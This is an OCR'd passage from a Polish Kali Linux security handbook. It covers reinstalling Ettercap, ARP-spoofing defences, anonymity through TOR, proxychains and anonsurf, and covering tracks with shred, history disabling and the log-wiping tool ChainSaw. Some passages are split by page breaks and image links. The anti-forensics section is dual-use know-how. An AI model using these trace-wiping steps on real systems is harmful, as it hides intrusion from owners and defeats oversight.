Dodatkowo jeśli zamierzamy korzystać z sieci otwartych, w przypadku systemu Linux blokada zmiany dy-

KRYTYCZNY BŁĄD – 0 HOSTS ADDED TO THE HOSTS LIST...

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
0 hosts added to the hosts list...
```


Jeśli w trakcie korzystania z Ettercap pojawi się taki błąd, oznacza to problem z działaniem tego programu, gdyż nie wykonuje on poprawnie skanowania. Wystarczy skorzystać ze skanera Zenmap, żeby wiedzieć, że w naszej sieci na pewno są inne urządzenia. Dodatkowo Ettercap nie jest w stanie wykryć nawet urządzenia, z którego jest uruchamiany. Cały ten problem jest spowodowany niekompatybilnymi pakietami, które mogą być zainstalowane w trakcie aktualizacji. Kłopotu można się pozbyć, instalując najnowszą wersję programu prosto ze źródła – gdyż wersja z oficjalnych repozytoriów może sprawiać problemy na różnego rodzaju sprzęcie.
W celu przywrócenia poprawnej pracy programu musimy wykonać następujące komendy:
sudo apt-get install debhelper bison check cmake flex ghostscript libbsd-dev libcurl4-openssl-dev libgeoip-dev libltdl-dev \ libluajit-5.1-dev libncurses5-dev libnet1-dev libpcap-dev libpcre3-dev libssl-dev libgtk-3-dev libgtk2.0-dev.

```
krzysiek@kali:~$ sudo apt-get install debhelper bison check cmake flex ghostscript libbsd-dev
libcurl4-openssl-dev libgeoip-dev libltdl-dev libluajit-5.1-dev libncurses5-dev libnet1-dev li
bpcap-dev libpcre3-dev libssl-dev libgtk-3-dev libgtk2.0-dev
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
```

Do usunięcia całkowicie z systemu starych pakietów programu Ettercap służą komendy:
sudo apt-get purge --auto-remove ettercap-graphical
sudo apt-get purge --auto-remove ettercap-common.

```
krzysiek@kali:~$ sudo apt-get purge --auto-remove ettercap-common
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Następujące pakiety zostaną USUNIĘTE:
  ettercap-common* kali-linux-default* libapache2-mod-php* libluajit-5.1-2*
  libluajit-5.1-common* nginx* python-paramiko* python-pefile* python-qrcode*
  set*
0 aktualizowanych, 0 nowo instalowanych, 10 usuwanych i 45 nieaktualizowanych.
Po tej operacji zostanie zwolnione 55,3 MB miejsca na dysku.
Kontynuować? [T/n] T
```

namicznej tablicy będzie skuteczna i nas ochroni. W przypadku systemu Windows nie możemy liczyć na taką ochronę. Dlatego też wtedy najlepiej korzystać z dodatkowych programów, które umożliwiają komunikację VPN. Jest ona bardzo dobrze zabezpieczona i nie da się jej podsłuchać, nawet jeśli atakujący przechwyci część naszych pakietów. Jeżeli mamy dostęp do panelu zarządzania routera, możemy również wprowadzić ogólny statyczny routing z poziomu routera. Powoduje to pewne utrudnienia, gdyż za każdym razem, gdy chcemy podłączyć nowe urządzenie, musimy dokonać tego ręcznie – jest to dość skomplikowany proces i nie jest zalecany. Jednak odpowiednio skonfigurowany routing statyczny pozwala na ochronę przed atakiem ARP.



Pobieramy najnowszą wersję programu prosto ze źródła (od dewelopera):
git clone https://github.com/Ettercap/ettercap.git

Przechodzimy do katalogu i instalacji, budujemy nową wersję i instalujemy:
cd ettercap
mkdir build
cd build
cmake ../
make
sudo make install.

```
krzysiek@kali:~/ettercap/build$ sudo make install
[sudo] hasło użytkownika krzysiek:
[ 20%] Built target ec_interfaces
[ 20%] Built target libnet
[ 65%] Built target lib_ettercap
[ 66%] Built target ettercap
[ 67%] Built target stp_mangler
```

Po wykonaniu tych kroków bez problemu będziemy mogli skanować naszą sieć w poszukiwaniu urządzeń. Problem został częściowo naprawiony w wersji 0.8.3, a całkowicie w wersji 0.8.4. Wersja 0.8.3 wystarczy na potrzeby testów. Możemy sprawdzić, jaką wersję aktualnie mamy, wpisując komendę **sudo ettercap --version**.

```
krzysiek@kali:~/ettercap/build$ sudo ettercap --version

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
```

6 Jak zapewnić sobie prywatność w internecie

Każdy z nas korzysta z internetu. Wiele zagadnień bezpieczeństwa jest bezpośrednio powiązanych z samym połączeniem się z siecią i przesyłaniem pakietów danych. Warto wiedzieć, jak zachować anonimowość zarówno w sieci lokalnej, jak i internecie. Dzięki poradom z tego rozdziału cyberprzestępcy nie namierzą nas w internecie

Ukrycie naszej tożsamości w sieci to dość trudne zadanie. Adres IP to tylko jeden z elementów pozwalających nas zidentyfikować, a jest ich znacznie więcej – na przykład adres MAC karty sieciowej czy wcześniej zarejestrowane konta online, do których się logujemy. Dlatego też jeśli chcemy zadbać o ochronę naszej prywatności w sieci, powinniśmy stosować się do kilku zasad:

- Cały ruch sieciowy naszego urządzenia musi być tunelowany przez VPN lub TOR, nie wystarczy ukrycie się tylko wewnątrz przeglądarki, ponieważ system, na przykład wysyłając dane diagnostyczne, może zdradzić naszą prawdziwą lokalizację.
- Należy zmienić adres MAC karty sieciowej, aby nie można było namierzyć nas po jej domyślnym adresie sprzętowym.
- Ważne jest również, aby nie logować się do kont społecznościowych ani do żadnych innych kont, do których logowaliśmy się przed zapewnieniem sobie anonimowości – takie logowania łatwo powiązać z konkretną osobą.

Uwaga! Po zapewnieniu sobie anonimowości nie logujemy się również do banku – taka próba może zostać automatycznie zablokowana przez bankowe systemy ochronne jako potencjalna próba włamania. (Jeśli musimy dostać się do konta bankowego, korzystając z publicznego Wi-Fi, najlepiej skorzystać z serwera VPN zlokalizowanego w Polsce).

TRUDNE POJĘCIA


- **Adres MAC** – sprzętowy adres karty sieciowej w sieciach standardu Ethernet i Token Ring, unikatowy w skali światowej, nadawany przez producenta danej karty podczas jej produkcji. Najczęściej spotkać można się z zapisem heksadecymalnym, na przykład: 11:22:33:44:55:66. Pierwsze 24 bity oznaczają producenta – w tym przypadku 11:22:33, ostatnie 24 bity są unikatowym identyfikatorem karty nadanym przez producenta – w tym przypadku jest to 44:55:66.
- **Proxy** – serwer pośredniczący, oprogramowanie lub serwer z odpowiednim oprogramowaniem, którego zadaniem jest nawiązywanie połączeń w imieniu użytkownika.

TOR – sieć, która pozwoli ukryć się w sieci

Jest to przykład sieci anonimowej, która podobnie jak inne, typu **Freenet**, **GNUnet** czy **MUTE**, ma za zadanie chronić naszą tożsamość w internecie. Głównym celem wykorzystywania takich sieci jest chęć ominięcia narzędzi cenzury, mechanizmów filtrowania sieci i różnego typu ograniczeń w komunikacji.
Sama sieć TOR oparta jest na zasadzie trasowania cebulowego. Nazwa tego mechanizmu bierze się z tego, że wykorzystując kryptografię, wielowarstwowo (stąd porównanie do cebuli) szyfrowane są wszystkie przesyłane komunikaty. Przechodzą one następnie przez ciąg różnego typu serwerów – routerów cebulowych, które nie sprawdzają, jakie dane przesyłają.



Sieć TOR odniosła bardzo duży sukces dzięki prostej implementacji, jasnym zasadom działania i temu, że skutecznie zapewnia prywatność – umożliwia całkowite zniknięcie w internecie. (W teorii możliwe jest wprawdzie wyśledzenie użytkownika i potwierdzenie komunikacji wychodzącej i przychodzącej do jego komputera, jednak wymaga to ogromnych środków i zaplecza technologicznego; uważa się, że takie środki mogą być stosowane w USA, gdzie rząd może kontrolować jednocześnie węzeł początkowy i końcowy, kluczowe dla całej komunikacji, ale w przypadku innych państw potwierdzenie wystąpienia komunikacji jest praktycznie niemożliwe).



Działanie sieci TOR w praktyce


Pokazane poniżej schematy są tylko pewnym zarysem i mają za zadanie przedstawić podstawowe zasady działania sieci TOR. Tak naprawdę cały proces jest znacznie bardziej skomplikowany i zawiera więcej elementów.

NORMALNE POŁĄCZENIE BEZ SIECI TOR



Inicjujemy połączenie z internetem z komputera, chcemy odwiedzić stronę X. Wpisujemy jej adres w przeglądarce. Jest on przez nią rozpoznawany. Przeglądarka wysyła żądanie dostępu do adresu IP serwera danej witryny. Żądanie jest przesyłane do naszego dostawcy internetu wraz ze stemplem czasowym– dostawca wie, o której godzinie żądanie wyszło z jakiego adresu IP i do jakiego IP docelowego chcemy dotrzeć. Przesyłane przez nas pakiety, nawet takie, które zawierają hasła i wrażliwe dane, są przechowywane na serwerach naszych dostawców internetu.


POŁĄCZENIE Z WYKORZYSTANIEM SIECI TOR



Tutaj sytuacja wygląda zupełnie inaczej. Całe żądanie dostępu do danej witryny jest szyfrowane i przesyłane do węzła początkowego. Nasz dostawca wie tylko, o której godzinie z naszego adresu został wygenerowany pakiet wychodzący, jednak nie może sprawdzić treści tego pakietu i z informacji, jakie ma, może wywnioskować tylko tyle, że ruch tego pakietu kończy się w pierwszym węźle.

W rzeczywistości trasa naszego pakietu jest znacznie dłuższa i przebiega przez wcześniej ustalony pseudolosowy szereg węzłów, co pozwala na zwiększenie bezpieczeństwa i utrudnienie śledzenia. Dopiero ostatni węzeł, czyli węzeł końcowy, otrzymuje informację pozwalającą na odszyfrowanie naszego pakietu i przesłanie go w „normalny" sposób do docelowego serwera. Serwer może odczytać pakiet i zna tylko czas dostępu oraz adres IP ostatniego węzła, a nie nasz. Właśnie dzięki temu jesteśmy anonimowi, gdyż nawet dostawca internetu nie jest w stanie stwierdzić, na jakie strony wchodzimy i jakie dane przesyłamy czy pobieramy z sieci. Jedyne, co rejestruje, to godziny czasu dostępu i ilość transmitowanych danych niezbędnych do rozliczenia klienta.

Anonimowy dostęp do sieci dzięki proxychains i sieci TOR



```
krzysiek@kali: ~
krzysiek@kali: ~ 80x24
proxychains(1)                                                    proxychains(1)

NAME
       ProxyChains - redirect connections through proxy servers

SYNTAX
       proxychains <program>

DESCRIPTION
       This  program forces any tcp connection made by any given tcp client to
       follow through proxy (or proxy chain). It is a kind of proxifier.
```

Wiemy już, że dostęp do sieci z wykorzystaniem sieci TOR pozwoli nam na uzyskanie anonimowości. Najprostszym rozwiązaniem byłoby skorzystanie z przeglądarki TOR Browser, która nawiązuje bezpieczne połączenie, cały ruch wewnątrz niej jest zabezpieczony. Jednak wszystkie inne programy w naszym systemie, które korzystają z sieci, mogą zdradzić nasz prawdziwy adres. Z pomocą przychodzi program **proxychains** ●.

```
krzysiek@kali:~$ sudo apt-get install tor
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Następujące pakiety zostały zainstalowane automatycznie i nie są już więcej wyma
gane:
  libayatana-ido3-0.4-0 libbfio1
Aby je usunąć należy użyć "sudo apt autoremove".
The following additional packages will be installed:
  tor-geoipdb torsocks
Sugerowane pakiety:
  mixmaster torbrowser-launcher tor-arm apparmor-utils obfs4proxy
Zostaną zainstalowane następujące NOWE pakiety:
  tor tor-geoipdb torsocks
0 aktualizowanych, 3 nowo instalowanych, 0 usuwanych i 47 nieaktualizowanych.
Konieczne pobranie 3 368 kB archiwów.
Po tej operacji zostanie dodatkowo użyte 13,8 MB miejsca na dysku.
Kontynuować? [T/n]
```

Wykorzystuje on protokół pośredniczący TCP – SOCKS do przesyłania dalej pakietów sieciowych. Jeśli odpowiednio skonfigurujemy proxychains do pracy z siecią TOR, otrzymamy idealne połączenie – wszystkie pakiety sieciowe aplikacji uruchomionych przez proxy będą przesyłane przez proxy do sieci TOR.

Instalujemy proxychains i narzędzie TOR

1 Sprawdzamy, czy mamy zainstalowany program **proxychains**. Uruchamiamy

```
krzysiek@kali:~$ proxychains A
ProxyChains-3.1 (http://proxychains.sf.net)
        usage:
                proxychains <prog> [args] B
krzysiek@kali:~$
```

Terminator, wpisujemy i zatwierdzamy polecenie **proxychains** **A**.

2 Jeśli nie pojawi się wpis **B**, musimy zainstalować program ręcznie. W takim wypadku wpisujemy i zatwierdzamy polecenie – **sudo apt-get install proxychains**

3 Następnie instalujemy narzędzie TOR, wpisując polecenie: **sudo apt-get install tor**. Zatwierdzamy instalację, wciskając klawisz T i enter.

Uruchamiamy usługę TOR

Narzędzie TOR działa w tle, dlatego też nie ma żadnego interfejsu graficznego. Nie uruchamiamy go również tak jak innych programów w systemie Linux.

WYSZUKIWANIE PLIKÓW W TERMINALU

W systemie Linux często musimy szukać różnego rodzaju plików konfiguracyjnych lub folderów z narzędziami potrzebnymi do testowania, takimi jak listy czy słowniki. Możemy w tym celu korzystać z narzędzia wyszukiwania w Menedżerze plików, podobnie jak robimy to w Windows, jednak znacznie szybciej działa narzędzie szukania w Terminalu – **find**.

Składnia polecenia jest dość prosta. Po komendzie **find** podajemy zasób, w jakim chcemy szukać, następnie po frazie **-name** podajemy w cudzysłowie wyrażenie, którego szukamy. Oto jak za pomocą polecenia **find** znaleźć pliki programu proxychains: **sudo find / -name „*proxychains.conf*”**

```
krzysiek@kali:~$ sudo find / -name "*proxychains.conf*"
/var/lib/dpkg/info/proxychains.conffiles
/etc/proxychains.conf
krzysiek@kali:~$
```

```
krzysiek@kali:~$ sudo service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: >
   Active: active (exited) since Mon 2019-12-23 12:28:04 CET; 1min 31s ago
  Process: 17695 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 17695 (code=exited, status=0/SUCCESS)

gru 23 12:28:04 kali systemd[1]: Starting Anonymizing overlay network for TCP (>
gru 23 12:28:04 kali systemd[1]: Started Anonymizing overlay network for TCP (m>
lines 1-8/8 (END)
```

W celu rozpoczęcia korzystania z narzędzia TOR musimy uruchomić usługę samej sieci, korzystając z polecenia **service**.

1 Wpisujemy w Terminalu polecenie **sudo service tor start**.

```
krzysiek@kali:~$ sudo service tor start
[sudo] hasło użytkownika krzysiek:
```

2 Po chwili wpisujemy również polecenie **sudo service tor status**, aby sprawdzić, czy usługa została prawidłowo uruchomiona.

3 Usługa jest aktywna, jeśli w linii **Active** jest wpis **active (exited)**.

Konfigurujemy proxychains do pracy z narzędziem TOR

W systemie Linux programy działające w Terminalu swoje pliki konfiguracyjne mają zapisane w plikach tekstowych. Dokładnie tak jest w przypadku proxychains. Musimy znaleźć ten plik, a następnie go wyedytować.

1 Wpisujemy w Terminalu polecenie **mousepad /etc/proxychains.conf** i zatwierdzamy.

```
krzysiek@kali:~$ mousepad /etc/proxychains.conf
krzysiek@kali:~$
```

2 Zostanie uruchomiony edytor tekstowy Mousepad. Przechodzimy na sam koniec pliku konfiguracyjnego i „odkomentowujemy” (usuwamy **#** z początku linii) wpis **socks4 127.0.0.1 9050** A.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```
A

3 Następnie zachowujemy zmiany i zamykamy edytor tekstu Mousepad.

Ten wpis w konfiguracji oznacza, że chcemy, aby po uruchomieniu proxychains cały ruch przechodził przez protokół **socks4** na porcie **9050** (jest to domyślny port narzędzia TOR).

Korzystamy z proxychains i TOR

Po konfiguracji i uruchomieniu usługi TOR możemy przystąpić do korzystania z proxychains. Poniższe kroki wykonujemy dla każdej aplikacji, której ruch sieciowy chcemy kierować przez sieć TOR.

1 Wpisujemy w Terminalu polecenie **proxychains [aplikacja]**, na przykład **proxychains firefox**.

```
krzysiek@kali:~$ proxychains firefox
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| detectportal.firefox.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-request| www.kali.org
```

2 Cały ruch sieciowy aplikacji Firefox jest kierowany przez sieć TOR. Możemy sprawdzić nasz adres IP, by przekonać się, czy rzeczywiście jesteśmy anonimowi w sieci.



SZYBKA ZMIANA ADRESU IP W SIECI TOR

Jeśli chcemy zmienić nasz zewnętrzny adres IP, wystarczy wpisać jedno polecenie w Terminalu.


1 Wpisujemy i zatwierdzamy polecenie **sudo service tor restart**.

```
krzysiek@kali: ~ 51x24
krzysiek@kali:~$ sudo service tor restart
[sudo] hasło użytkownika krzysiek:
krzysiek@kali:~$
```

2 Po chwili nasz adres IP zostanie zmieniony.



Anonsurf: anonimowość dla całego systemu



Anonsurf to specjalny skrypt, który zadba o naszą anonimowość. Korzysta z sieci TOR, I2P, tablic IP i pozwala na anonimizację całego systemu. Nie jest tak stabilny w działaniu jak proxychains, ale zapewnia kompleksową ochronę całego systemu. Nie wymaga uruchamiania z ochroną każdego programu z osobna – wszystko odbywa się automatycznie. **Uwaga!** W celu korzystania z **anonsurf** musimy wcześniej zainstalować narzędzie TOR.

1 Uruchamiamy Terminal i wykonujemy polecenie **git clone https://github.com/Und3rf10w/kali-anonsurf.git**.

2 Przechodzimy do nowo utworzonego folderu **cd kali-anonsurf**, wykonujemy polecenie **chmod a+x ./installer.sh**, a następnie **sudo ./installer.sh**. Po wykonaniu tych komend w naszym systemie zostanie zainstalowane narzędzie anonsurf.

```
krzysiek@kali:~$ git clone https://github.com/Und3rf10w/kali-anonsurf.git
Cloning into 'kali-anonsurf'...
remote: Enumerating objects: 321, done.
remote: Total 321 (delta 0), reused 0 (delta 0), pack-reused 321
Receiving objects:  85% (273/321), 148.01 KiB | 256Receiving objects:  86% (277/321), 148.01 KiB | 256R
eceiving objects:  87% (280/321), 148.01 KiB | 256Receiving objects:  88% (283/321), 148.01 KiB | 256Re
ceiving objects:  89% (286/321), 148.01 KiB | 256Receiving objects:  90% (289/321), 148.01 KiB | 256Rec
eiving objects:  91% (293/321), 148.01 KiB | 256Receiving objects:  92% (296/321), 148.01 KiB | 256Rece
iving objects:  93% (299/321), 148.01 KiB | 256Receiving objects:  94% (302/321), 148.01 KiB | 256Recei
ving objects:  95% (305/321), 148.01 KiB | 256Receiving objects:  96% (309/321), 148.01 KiB | 256Receiv
ing objects:  97% (312/321), 148.01 KiB | 256Receiving objects:  98% (315/321), 148.01 KiB | 256Receivi
ng objects:  99% (318/321), 148.01 KiB | 256Receiving objects: 100% (321/321), 148.01 KiB | 256Receivin
g objects: 100% (321/321), 167.72 KiB | 299.00 KiB/s, done.
Resolving deltas: 100% (99/99), done.
krzysiek@kali:~$
```

```
dpkg-deb: budowanie pakietu "kali-anonsurf" w "kali-anonsurf.deb".
Wybieranie wcześniej niewybranego pakietu kali-anonsurf.
(Odczytywanie bazy danych ... 279309 plików i katalogów obecnie zainstalowanych.)
Przygotowywanie do rozpakowania pakietu kali-anonsurf.deb ...
Rozpakowywanie pakietu kali-anonsurf (1.2.2.2) ...
Konfigurowanie pakietu kali-anonsurf (1.2.2.2) ...
Przetwarzanie wyzwalaczy pakietu systemd (244-3)...
krzysiek@kali:~/kali-anonsurf$
```

```
krzysiek@kali:~/kali-anonsurf$ anonsurf

Parrot AnonSurf Module
        Usage:
        ┌─[krzysiek@kali]─[/home/krzysiek/kali-anonsurf]
        └──╼ $ anonsurf {start|stop|restart|change|status}

         start - Start system-wide anonymous
                  tunneling under TOR proxy through iptables
         stop - Reset original iptables settings
                  and return to clear navigation
         restart - Combines "stop" and "start" options
         change - Changes identity restarting TOR
         status - Check if AnonSurf is working properly
         myip - Show your current IP address
        ----[ I2P related features ]----
         starti2p - Start i2p services
         stopi2p - Stop i2p services


krzysiek@kali:~/kali-anonsurf$
```

3 Teraz po wpisaniu w Terminalu polecenia **anonsurf** pojawi się wpis z programu anonsurf z instrukcją działania.

4 W celu uruchomienia skryptu wpisujemy polecenie **sudo anonsurf start**. Usługa zostanie uruchomiona i cały ruch sieciowy naszego systemu będzie kierowany przez bezpieczną sieć TOR.

```
krzysiek@kali:~/kali-anonsurf$ sudo anonsurf start
 * killing dangerous applications
 * cleaning some dangerous cache elements
[ i ] Stopping IPv6 services:


[ i ] Starting anonymous mode:

 * Saved iptables rules

 * Modified resolv.conf to use Tor and Private Internet Access DNS
 * All traffic was redirected through Tor

[ i ] You are under AnonSurf tunnel


krzysiek@kali:~/kali-anonsurf$
```

5 Nasz nowy adres IP możemy sprawdzić, wpisując polecenie **anonsurf myip**.

```
krzysiek@kali:~/kali-anonsurf$ anonsurf myip

My ip is:

89.163.143.8
```

```
krzysiek@kali:~/kali-anonsurf$ sudo anonsurf change
 * Tor daemon reloaded and forced to change nodes
```

6 Z kolei poleceniem **sudo anonsurf change** zmieniamy nasz adres IP na nowy, wybierany losowo z puli dostępnych węzłów.

7 W każdej chwili możemy zatrzymać działanie tej usługi, wpisując w Terminalu polecenie **sudo anonsurf stop**.

```
krzysiek@kali:~/kali-anonsurf$ sudo anonsurf stop
 * killing dangerous applications
 * cleaning some dangerous cache elements
[ i ] Stopping anonymous mode:


 * Deleted all iptables rules

 * Iptables rules restored


[ i ] Reenabling IPv6 services:

 * Anonymous mode stopped


krzysiek@kali:~/kali-anonsurf$
```



Usuwamy ślady aktywności z komputera



Warto pamiętać, że jeśli chcemy pozostać całkowicie anonimowi, to w komputerze nie powinniśmy zostawiać śladów naszej aktywności. Osoba, która uzyskałaby do niego dostęp, mogłaby wiele się dowiedzieć z pozostawionych danych. Samo wyczyszczenie historii przeglądarki to może być za mało. W zależności od tego, jak bardzo „czysty" system chcemy po sobie pozostawić, możemy wykonać kilka różnych działań.

Oczywiście po pierwsze – czyścimy historię przeglądarki w standardowy sposób. W przypadku Chrome klikamy na ikonę trzech kropek w prawym górnym rogu, przechodzimy do **Więcej narzędzi** i klikamy na **Wyczyść dane przeglądania**.


Następnie korzystamy z narzędzia **shred**. Służy ono do wielokrotnego nadpisywania wskazanych plików różnymi metodami. Po wykonaniu całej procedury odzyskanie usuniętych przez narzędzie plików jest praktycznie niemożliwe nawet przy wykorzystaniu bardzo drogich narzędzi.

Jeśli więc na przykład pobieraliśmy z sieci jakiś plik i jest on zapisany na naszym dysku, to korzystając ze zwykłej komendy **rm** (remove – usunięcie) tak naprawdę usuniemy tylko wskaźnik do tego pliku i będzie można go odzyskać (chyba że zostanie nadpisany). A jeśli skorzystamy z komendy **shred**, na naszym dysku nie zostanie ślad po tym konkretnym pliku.

Korzystamy z narzędzia shred

1 Uruchamiamy Terminator i przechodzimy do folderu z plikiem, który chcemy na stałe usunąć.

```
krzysiek@kali:~/Pobrane$ ls -l
razem 5254040
-rw-r--r-- 1 krzysiek krzysiek      90418 lut 27  2009  apache-user-enum-2.0.txt
-rw-r--r-- 1 krzysiek krzysiek   62181264 gru 20 16:08  google.deb
drwxr-xr-x 3 krzysiek krzysiek       4096 gru 20 11:33 'Pliki do testowania'
drwxr-xr-x 2 krzysiek krzysiek       4096 gru 20 11:58 'System Volume Information'
-rw-r--r-- 1 krzysiek krzysiek 5317847040 gru 17 15:26  Win10_1909_Polish_x64.iso
krzysiek@kali:~/Pobrane$
```



2 Jeśli chcemy bezpowrotnie usunąć plik google.deb, wpisujemy i zatwierdzamy polecenie **shred -zu google.deb**.

```
krzysiek@kali:~/Pobrane$ shred -zu google.deb
```

3 W tym przypadku skorzystaliśmy z kilku opcji, **z** – ostatnie nadpisanie pliku wykonywane jest tylko zerami, **u** – po nadpisaniu plik jest dealokowany i przenoszony. Jeśli dodamy również opcję **v**, będziemy mogli obserwować pracę narzędzia shred i ilość wykonanych operacji.

```
krzysiek@kali:~/Pobrane$ shred -vzu apache-user-enum-2.0.txt
shred: apache-user-enum-2.0.txt: przebieg 1/4 (random)...
shred: apache-user-enum-2.0.txt: przebieg 2/4 (random)...
shred: apache-user-enum-2.0.txt: przebieg 3/4 (random)...
shred: apache-user-enum-2.0.txt: przebieg 4/4 (000000)...
shred: apache-user-enum-2.0.txt: usuwanie
shred: apache-user-enum-2.0.txt: przemianowany na 000000000000000000000000
shred: 000000000000000000000000: przemianowany na 00000000000000000000000
shred: 00000000000000000000000: przemianowany na 0000000000000000000000
shred: 0000000000000000000000: przemianowany na 000000000000000000000
shred: 000000000000000000000: przemianowany na 00000000000000000000
shred: 00000000000000000000: przemianowany na 0000000000000000000
shred: 0000000000000000000: przemianowany na 000000000000000000
shred: 000000000000000000: przemianowany na 00000000000000000
shred: 00000000000000000: przemianowany na 0000000000000000
shred: 0000000000000000: przemianowany na 000000000000000
shred: 000000000000000: przemianowany na 00000000000000
shred: 00000000000000: przemianowany na 0000000000000
shred: 0000000000000: przemianowany na 000000000000
shred: 000000000000: przemianowany na 00000000000
shred: 00000000000: przemianowany na 0000000000
shred: 0000000000: przemianowany na 000000000
shred: 000000000: przemianowany na 00000000
shred: 00000000: przemianowany na 0000000
shred: 0000000: przemianowany na 000000
shred: 000000: przemianowany na 00000
shred: 00000: przemianowany na 0000
shred: 0000: przemianowany na 000
shred: 000: przemianowany na 00
shred: 00: przemianowany na 0
shred: apache-user-enum-2.0.txt: skasowany
krzysiek@kali:~/Pobrane$
```

Czyścimy historię Terminalu

W systemach Linux zapisywana jest historia komend zatwierdzanych w Terminalu – domyślnie plik historii mieści 1000 ostatnich komend. Osoba, która uzyska dostęp do naszego komputera, będzie mogła sprawdzić, jakie działania ostatnio wykonywaliśmy, a ponieważ większość testów będziemy rozpoczynać w Terminalu, będzie można odkryć, co próbowaliśmy osiągnąć.
Historię sprawdzamy poleceniem **history**.

```
   70  search -h
   71  sudo find / *proxychains*
   72  sudo find / -name "*proxychains*"
   73  sudo find / -name "*proxychains.conf*"
   74  gedit /etc/proxychains.conf
   75  sudo gedit /etc/proxychains.conf
   76  mousepad /etc/proxychains.conf
   77  clear
   78  proxychains firefox
   79  history
   80  more ~/.bash_history
   81  history
krzysiek@kali:~$
```

1 Po wpisaniu polecenia **echo $HISTSIZE** zostanie wyświetlona liczba zapisanych linii komend w historii systemu.

```
krzysiek@kali:~$ echo $HISTSIZE
1000
krzysiek@kali:~$
```

2 Jeśli chcemy całkowicie zablokować logowanie wpisywanych komend, wystarczy wpisać polecenie **export HISTSIZE=0**, a następnie ponownie uruchomić komputer.

```
krzysiek@kali:~$ export HISTSIZE=0
krzysiek@kali:~$
```

3 Jednak niezapisywanie historii od tego momentu i brak możliwości jej przejrzenia może okazać się dla nas uciążliwy. Jeśli będziemy chcieli cofnąć tę zmianę, należy wpisać polecenie: **export HISTSIZE=1000** i ponownie uruchomić komputer.
Z różnych względów lepszym rozwiązaniem może okazać się skorzystanie z omawianego poprzednio narzędzia **shred** do wyczyszczenia historii.
Wystarczy wykonać polecenie:
sudo shred -zu /home/[nazwa_uzytkownika]/.bash_history.

```
   92  history
krzysiek@kali:~$ sudo shred -zu /home/krzysiek/.bash_history
```

Zautomatyzowane czyszczenie

W systemie zapisywanych jest znacznie więcej różnego rodzaju logów, które mogą zdradzić nasze działania, zarówno na naszej maszynie, jak i na maszynie, na której wykonujemy testy. Dlatego też warto korzystać z kompleksowego narzędzia, które zostało stworzone specjalnie do zacierania śladów – **ChainSaw**. Po jego uruchomieniu wyczyszczone zostaną wszystkie logi, a na koniec program usunie sam siebie i ślady po sobie.

